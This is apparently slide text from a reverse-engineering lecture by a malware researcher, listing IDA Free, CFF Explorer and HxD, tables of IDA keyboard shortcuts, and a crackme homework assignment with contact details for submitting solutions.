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

  - ea4c6d2ca13c2f09468e8be10d931c46bcec&





Practical example

Used tools

- IDA Free
- CFF Explorer
- HxD

Practical example

Used IDA shortcuts

Shortcut	Functionality
N	Rename
X	Show cross-references
R	Convert to ACCII (if possible)
H	Convert Hex <-> Dec
O	Convert to offset
?	Evaluate expression
U	Undefine data blob/code
?	Declare a function with parameters

Shortcut	Functionality
CTRL+N	Change EIP to cursor's address
F2	Set a breakpoint
F9/F4	Run program/Run program until cursor
F7/F8	Step into/Step over

Shortcut	Functionality
ALT+M	Create an address bookmark
CTRL+M	Show existing address bookmarks
ALT+S	Set segment attributes
ALT+L	Select area
CTRL+S	Choose segment
SHIFT+E	Export data/dump bytes to disk

“Homework”

- Download a crackme from Course Pages or come to my desk after this presentation
  - 172237b73a3c52b3238330273ba4a7a3ae92fa22b8bf0fee4d5403b7c553dddb *itsaunixsystem.exe
- Solve the crackme and send me your solution
  - rubinjan+rev@protonmail.com
- Don’t forget to attach your CV :-)

Thank you!

Jan Rubín

Malware Researcher

jan.rubin@gendigital.com

rubinjan@protonmail.com

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